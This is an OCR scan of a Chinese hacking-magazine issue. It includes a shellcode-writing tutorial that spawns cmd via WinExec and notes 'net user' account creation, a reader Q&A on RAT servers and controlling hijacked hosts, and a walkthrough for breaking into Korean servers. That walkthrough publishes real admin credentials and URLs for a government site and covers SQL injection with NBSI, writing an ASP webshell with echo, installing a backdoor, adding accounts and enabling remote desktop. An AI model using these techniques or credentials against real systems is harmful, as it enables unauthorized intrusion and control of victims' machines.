


图 8

哈哈，WinExec()的地址还是 0x77E4FD60。

好，WinExec()的地址找到了，那我们就把：call dword ptr [__imp__WinExec@8 (0042a14c)]这行改成：

```
mov   eax, 0x77E4FD60
call  eax
```

然后把一些 push esi，push edi 等我们用不到的汇编语言删掉，得到下面的精简版：

```
#include <windows.h>
void main()
{
    __asm
    {
    push        ebp
    mov         ebp,esp
    push        ebx
mov  byte ptr [ebp-4],63h  //  'c'
mov  byte ptr [ebp-3],6Dh  //  'm'
mov  byte ptr [ebp-2],64h  //  'd'
mov  byte ptr [ebp-1],0  //  '\0'
push 5 // SW_SHOW = 5
lea  eax,[ebp-4]
push  eax  //  "cmd"
mov  eax, 0x77E4FD60
call  eax  // WinExec()
pop  esp   //恢复堆栈，否则会报 ckesp.c 错误
    }
}
```

编译运行，呵呵，DOS 窗口弹出了。和图 2 一模一样。

汇编搞定了，就到了提取 ShellCode 的步骤。《Q》书中介绍的“狂抄”法，我实在没那样的耐性，内存拷贝法也挺麻烦的，拷出来了还要自己调整。这里我给大家提供两个小工具，一个是 nasm.exe，另一个是 GetShellCode.exe。用法如下：

我们先把__asm{}里的内容拷贝到一个文本文件里，假设命名为 shell.asm（保存的时候把后缀名改为.asm，因为 nasm.exe 只能编译以.asm 后缀结尾的文件），在命令行下执行 Nasm.exe －s －fbin shell.asm 会产生一个 shell 的文件。如果我们用 Uedit 打开它，就会发现里面的东东就是我们要的。但为了拷贝方便，我们就用 GetShellCode.exe，这个工具是我自己根据 delikon 的 makeshell 改的。同样在命令行下执行：

GetShellCode.exe shell

就得到一个shellcode.txt的文件，哈哈，大家就可以尽情的Ctrl+C,Ctrl+V了。

最后得到程序如下：

```
void main()
{
    char shellcode[] =
"\x55\x89\xE5\x53\xC6\x45\xFC\x63\xC6\x45\xFD\x6D\xC6\x45\xFE\x64"
"\xC6\x45\xFF\x00\x68\x05\x00\x00\x00\x8D\x45\xFC\x50\xB8\x60\xFD"
    "\xE4\x77\xFF\xD0\x5C";
    ((void(*)(void))&shellcode)();
}
```

这行((void(*)(void))&shellcode)()代码是《Q》书里来的，意思就是执行ShellCode数组里的那些东西。说实话，我也没搞懂哈，哈哈，大家有问题直接问ww0830。

经过以上操作，激动的时刻就要到了，编译运行，与图2显示一样，成功了！

最后归纳一下所遇到的问题：

1、编写ShellCode的基本步骤：C代码→转换成汇编代码→提取ShellCode。

2、在利用漏洞程序远程溢出时，如果用WinExec()来执行我们想要运行的程序，当在关闭Shell的时候，可能会引发一个异常出错，所以我们最后在执行WinExec()后调用exit()或ExitProcess()来正常退出。

3、同样可以利用WinExec("net user 123 /add", SW_SHOW)来添加网络用户。

4、确定函数地址时我们是通过硬编码获得，在远程溢出时该地址不一定通用。

读书笔记到这就告一段落了，呵呵。希望大家能和我一起，多总结多学习，在缓冲区溢出的学习中不断进步，向ww0830学习！

（本文中涉及到的NASM.EXE、GetShellCode.exe在光盘中有提供）

Q&A

问：有一次，不记得怎的了，整个桌面什么都没有了，但是按Ctl+Alt+Del键却可以把任务管理器调出来，而且QQ什么也是正常的，就是没有任务栏和桌面图标。这是怎么回事啊？这时该怎么办？

答：这种情况是由于explorer.exe（程序管理）程序异常关闭导致的。explorer.exe用于控制Windows图形Shell，包括开始菜单、任务栏，桌面和文件管理。处理的方法很简单只要再次运行explorer.exe程序就可以了，方法很多，我给大家说一种：同时按Ctl+Alt+Del三键，在"Windows任务管理器"里选择"文件→新建任务"在弹出的"创建新任务"对话框里输入"explorer.exe"，回车就会重新启动explorer.exe程序了。

问：我用远程终端连接登上肉鸡，然后进行的操作在肉鸡上面会显示吗？比如上个网站什么的。

答：终端服务只把该程序的用户界面传给客户机，每个用户都只能登录并看到它们自己的会话，这些会话由服务器操作系统透明地进行管理，而且与任何其他客户机会话无关。也就是说你登陆3389的操作是不会在肉鸡上显示的，开网站就更不用说了。但并不表示肉鸡的本地用户就无法发现你，终端服务有个远程控制的功能，可以在你不知道的情况下监视你的动作。

问：我通过路由接连ADSL MODOE上网，对外只开放一个80端口，这样安全了吗？

答：正所谓"条条道路通罗马"，黑客通向你的电脑的道路不止一条。就算ADSL MODOE只开放80端口，还是有被黑客利用的可能，比如破解你的ADSL MODOE密码。而且黑客也可以利用其他途径（如网页木马）让你中反弹木马，主动去接连他。ADSL MODOE开放的80端口一般都是用于管理ADSL的登录端口，建议大家改成其他的端口或设置IP访问限制，更详细的方法可以参看《非安全》试玩版1.0那期的《自己动手打造个人电脑安全三道防线》中关于路由的设置。

问：当我们在IE里输入的URL和以前浏览过的网址有相同的字符时，就会显示出相关的网址，怎么做才能让IE不显示那些浏览过的网址呢？

答：要清除IE地址栏记录，可以将注册表[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs]下的键值全部删除就OK了，或是把你不想让它再显示的那项删了也可以。操作方法"开始→运行→输入regedit"，然后点确定在弹出的"注册表编辑器"中找到相应的键删除就行了。

问：为什么我使用黑洞2005的时候，我生成的服务端发给别人打开后没有起到作用，而自己在本机上打开就可以连接到本机，设置的域名是126的，测试成功。到底什么原因啊？求高手指教，小弟感激不敬。

答：因为你在本机上可以连接成功，所以服务端的配置应该是正确的。而发给别人运行不成功的原因有可能是被对方的杀毒软件杀了或是被防火墙拦截了，若对方没有安装杀毒软件或是防火墙，那么最有可能的就是你的IP是内网的而不是公网的，这样如果对方不和你在同一个局域网当然无法连接上你了。

问：在用我Windows NT/2000自动攻击探测机的时间看到瞬间生成了Radmin那个端务端的文件，问我的Windows NT/2000自动攻击探测机是不是给人加载Radmin程序？

答：这应该是正常的。因为这个Windows NT/2000自动攻击探测机带有远程安装图形控制功能，所安装的远程安装图形控制也就是RADMIN，所以你在运行Windows NT/2000自动攻击探测机时就会释放出RADMIN的服务端和两个相关的文件。

问：我在同一局域网内，用RADMIN控制了另外一台电脑，但是如果另个一台电脑也装上RADMIN控制台，是不是我这台也会被控制呀。如果会的话，要怎么做才会避免了？

答：那要看你有没有安装RADMIN的服务端了，如果你安装了并且用的都是默认设置而又没有设置密码，对方当然能控制你了。避免的方法可以修改RADMIN连接密码、端口和设置IP访问限制，如果不需要的话最好是通过"移除服务端"将服务端删掉。

有位热心的MM读者和胖狐狸说某篇文章的方法行不通，给我们提了很多好的建议还附带地教了胖狐狸怎么做人做事，呵呵，胖狐狸很感谢这位读者，当得知她那买不到《黑客手册》时，当即给她邮寄了一本作为奖励。有些文章确实有很强的时效性，作者写的时候还起作用，但当文章到达读者的手时也许就不成功了，但这并不妨碍大家从文章学到东西。我们看黑客文章不能光看“形”，把“神”看懂了学会了才是真谛（臭鸡蛋加臭鞋臭袜加......一起蜂拥而来：你想推脱责任吗？），这样神形兼备，说不定下一个发现新漏洞并给小编投稿的人就是你哦！

肉鸡接龙

都说韩国流行美女，在韩国也流行大男子主义（羡慕！MM可不要打我），时下韩国的俊男美女们铺天盖地而来，韩流当前，有很多菜鸟都在打韩国肉鸡的主意吧！可不知韩国的肉鸡会不会也韩流呢？呵呵，胖孤狸告诉你吧，韩国4800万人口中约有七成上网，其中1100万人使用高速网络连接，比率名列全球前茅，在速度上没的说啊！下边就让我们跟着《韩流来袭——google找韩国肉鸡》小试一下吧。

韩流来袭——google找韩国肉鸡

by KYO

六月中旬的一天晚上正在公司加班，QQ群里很多朋友都在讨论肉鸡（小编：加班还开QQ，小心被老板封杀了！），听说现在的新手很喜欢养点肉鸡玩玩，正好有时间所以这次我就写一写我抓肉鸡的过程吧。韩国的影视可谓在国内大红大紫，韩国的肉鸡不知道怎样？呵呵，我小“尝”了一下，其实韩国的肉鸡不错的，速度快，那我们就弄些韩国鸡玩玩吧。

抓肉鸡当然离不开搜索引擎投石问路，韩国google地址是：http://www.google.co.kr，其实google的一些搜索语法黑客手册以前几期都有讲过，我在这里也就不罗嗦了。首先我在goole.co.kr搜索框输入：inurl:mdb，然后选择第二个选项（估计第一个是搜索所有网站，第二个是搜索韩国网站吧！）。然后就出来这么多东西，如图1所示。




图1

随便点一个下载看到有一个admin表，**adminid:loctopus，adminpass：ljhun31**，如图2所示。




图2

只要找到后台就能进去继续渗透了。既然是韩国站我也就不保密了，数据库地址是：**http://www.ports.go.kr/techinfo/sql/hangman.mdb**

很容易找到后台地址**http://www.ports.go.kr/techinfo/admin/**，不过这个地址一输入，发现可以列目录，如图3。




图3

在后台登陆口**http://www.ports.go.kr/techinfo/admin/login.asp**，输入帐号密码后就能进去了。好了关于搜索MDB的就写这么点，剩下的工作留给刚学黑的新手们玩吧。

不过搜索mdb就知道他们数据库也就是用的access，最多下载下来看看密码，进个后台什么的，再说韩国的鸟文我们也看不懂，怎么才能快速得到系统权限的韩国鸡呢。我感觉最快的是搜索韩国IP段的4899（RADMIN），5631（PCANYWHERE），5900（VNC）端口，如果是弱口令，不费什么工夫就进去了。不要以为现在就没有这样的弱口令鸡了，其实在国外还是为数不少的。反正我是弄到不少这样的肉鸡。另外一点就是靠MS SQL SERVER的SA权限，其实搜索这个直接允许外连的1433端口，空口令已经很少，还是从WEB上的SQL 注入入手为好。

仍然打开http://www.google.co.kr在搜索栏写inurl:asp?会出现N多站，只能一个个试了。打开任意一个网页，看不懂文字没关系，查看源代码，搜索asp?，把搜索到的点来进行测试，在后面加一个单引号，如果出现我们熟悉的错误提示，那么直接放在nbsi里面跑吧，然后再具体问题具体分析。其实韩国SQL SERVER数据库直接用SA来连接的还是为数不少的，我写文章的工夫就找到一个，如图4。

然后在NBSI里面执行命令ipconfig /all，如果ip和WEB站点一样，那么我们仅仅找到WEB路径就OK了。能执行命令找WEB路径很简单的，只须dir WEB上的某个文件，例如dir d:\ lec_view.asp /s，每个盘搜索一下然后对比就大概知道位置了。关于用echo写WEBSHELL的问题，有好几个人都问过我，为什么有时候写不成功。其实首先要记住管道符要转义的问题，一般情况下可以这样写。




图 4

echo ^<%25execute request^("a"^)%25^>>d:\wwwroot\webshell.asp

写完后，最后type一下这个文件，看是否正确，当然有时候会过滤掉%之类，这样的话最好编码一下再写，虽然我们是通过NBSI写的，可终究还是相当于在浏览器执行，编码一下应该是这样：

echo ^<%25execute request^(%22u%22^)%25^>>d:\wwwroot\webshell.asp

有人会说，本来是系统权限，传了WEBSHELL后变成了GUEST权限，何必呢。而我传WEBSHELL，真正是为了更好的查看服务器信息，搜集资料，方便的传其他文件。例如我们可以传hack's door，然后用SA权限去安装，如果开了终端，你直接在NBSI里加个帐号就OK。如果没开用hack's door连上，可以直接打开，重启就完事。另外对于2003系统，默认终端服务是开着的，只不过要改一下注册表。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
"fDenyTSConnections"=dword:00000000
```

